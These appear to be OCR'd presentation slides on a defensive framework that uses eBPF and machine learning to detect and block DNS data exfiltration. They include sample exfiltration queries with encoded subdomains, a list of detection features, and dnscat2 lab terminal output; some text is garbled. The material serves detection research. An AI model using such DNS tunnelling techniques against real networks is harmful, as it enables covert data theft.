
DNS Header over TCP



DNS Header over UDP



DNS. Questions / Queries



RAW DNS PAYLOAD FOR PARSING IN SKB DATA

WHAT MAKES A DNS QUERIES CONTAIN EXFILTRATED DATA

- **Abnormal DNS Query Patterns** – Suspicious query types, unusually long domain names, more labels, or high query rates can indicate exfiltration attempts, to hide payload in DNS queries.
- **Payload Obfuscation** – Malicious data is often encoded in DNS payloads (e.g., TXT records) or hidden in uncommon DNS QTYPEs (CNAME, MX, NULL).
- **High Entropy**: Exfiltrated data is particularly encrypted using stream (rc4) or block ciphers (AES (GCM, CTR), ChaCha20-Poly1305), making the encrypted payload have high randomness.
- **Irregular Response Sizes** – Unusual DNS response sizes can indicate data leakage.
- **Traffic to Unknown or Dynamic Domains** – DNS queries to rapidly changing or unknown domains (e.g., Domain Generation Algorithms, DGAs) are often indicative of C2 or exfiltration attempts.

DNS DATA EXFILTRATED QUERIES

Malicious Exfiltrated data DNS queries
381c018e3f5d05b78e3f6a026381e0f3476c066e8017be6ba9f5a9d758ef.d04bc3e0fc58e5a2401da590f3ee268a6af637eaafd210e58060a41082dc.92d594840bcb32a6500f39248db646e4e602f8547294692d83a4b4680223.b4d0ce0ec94abc9b6821cea90561aac558a6ba30b53e6b.bleed.io
ae8c018e3f235392a20ca002649bd124bb6b506ba0771986720cbb1ad2e2.d59ca990aaa3eb1c580f5fb16d3b59d7eeb142458c8c54199c56e87b751c.69bbf57db184d263ed85a5ba5c9281ba327646f5638587016c9e0aa7b9b8.af182352de5de5b76a32242f04428b7d01b9a6d7999eb3.bleed.io7eI4BGh376549344247687c217c30303937393630383738333037653 53.bleed.io 7eI4BGh6a70677c217c52454749535445527c217c61343266363038366.bleed.io
7eI4BGh6a2677c317D52454749535445527c217c61343266363038366.bleed.io
7eI4BGh376549344247687c217c3030393739363038373833303765353.bleed.io
7eI4BGh6a70677c217c52454749535445527c217c61343106636303816.bleed.io
sebubx76xk4erpp3rwehoo3ubmbqeaqbaeaq.a.e.e5.sk
4az3kiecotwu3okbtvfm7pdpcabqeaqbaeaq.a.e.e5.sk

DNS SECURITY FRAMEWORK ARCHITECTURE

DATA PLANE

- Kernel
  - eBPF Programs
    - Traffic Control (CLSACT QDISC egress filters)
    - eBPF Maps
    - eBPF Ring Buffers
- User Space
  - Cilium eBPF
  - ONNX
  - TensorFlow
  - Prometheus
  - Threat Events Publishers

CONTROL PLANE

- Threat Events Subscribers

DNS Servers
Message Brokers

- PowerDNS Recursor
- PowerDNS Authoritave Server
- Message Brokers

DATA PLANE

- Set of endpoints, running the eBPF node-agents in user-space and controlling injected eBPF programs in kernel and other eBPF maps and ring buffers.
- Works as bridge between eBPF programs in kernel and ONNX deep learning inferencing.
- Behaves as aggressive / active sensors ensuring minimal exfiltrated DNS packet leaves the endpoint, with support for killing the implant.
- Streams prevented breaches as threat events to centralized message brokers.
- Prevents DNS Data Breaches directly at endpoint either in kernel or user-space
  - DNS Data breach over standard DNS UDP port (53)
  - DNS Data breach over random UDP port overlaying DNS traffic.
  - DNS Data breaches over tunnel interfaces
    - Tun / Tap
    - VLAN

CONTROL PLANE

- Consume Events from Message brokers
- Dynamically blacklist domains in RPZ over enterprise DNS server
- Dynamically rehydrates cache of all nodes in data plane with malicious C2 domains.

DISTRIBUTED INFRASTRUCTURE


DNS Servers

- PowerDNS Authoritative Server
  - Contains local zones internal to the network, currently used to create malicious domains for C2 via DGA algorithms
- PowerDNS Recursosr
  - Forwards Queries to upstream DNS server
  - Runs custom intelligence interceptors prior resolving DNS queries


Message Brokers

- Contains message queue for
  - Malicious threat events streamed by nodes in Data Plane
    - Producer: Data Plane
    - Consumer: Control Plane
  - Domain blacklist events streamed by Control Plane nodes
    - Producer: Control Plane
    - Consumer: Data Plane


FRAMEWORK DEPLOYED ARCHITECTURE



EBPF NODE-AGENT NETWORK TOPOLOGY AT ENDPOINT



DATA PLANE STOPS DNS DATA BREACHES OVER STANDARD UDP DNS PORT 53



KERNEL DPI: DNS FEATURES FILTERING IN EBPF MAPS

- Limits configured in eBPF LRU Hash maps
  - Above the maximum (**Malicious**)
    - Dropped in Kernel, metrics exported
  - Between the min and max (**Suspicious**)
    - Packet Redirect over virtual interfaces for further deep scan
    - Direction changed from egress to point to virtual link in ingress (**BPF_F_INGRESS**)
    - Packet moves to userspace for deep-scan
    - Metrics Exported via eBPF maps
  - Below the minimum (**Benign**)
    - Packet forwarded in Kernel

Features
Length of a query
Length of subdomain in per label in query
Label Count
Subdomain length

F5 Access 100% Sun Mar 9 18:54

vedpar@cssvlab06: ~/dnscat2/server

vedpar@cssvlab02: ~/dnscat2/client (ssh)

```
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp:
 512
;; QUESTION SECTION:
;dnscat.strives.io.
IN      A

;; Query time: 1 msec
;; SERVER: 10.158.82.55#53(10.15
8.82.55) (UDP)
;; WHEN: Mon Mar 10 01:42:11 UTC
 2025
;; MSG SIZE  rcvd: 46

vedpar@cssvlab02:~/dnscat2/clien
vedpar@cssvlab02:~/dnscat2/clien
t$
```

vedpar@cssvlab02: ~/Data-

```
vedpar@cssvlab02:~/Data-Ex
filtration-Security-Framew
vedpar@cssvlab02:~/Data-Ex
filtration-Security-Framew
ork/node_agent$
```

vedpar@cssvlab04: ~ (ssh)

```
vedpar@cssvlab04:~$ ls
vedpar@cssvlab04:~$
```

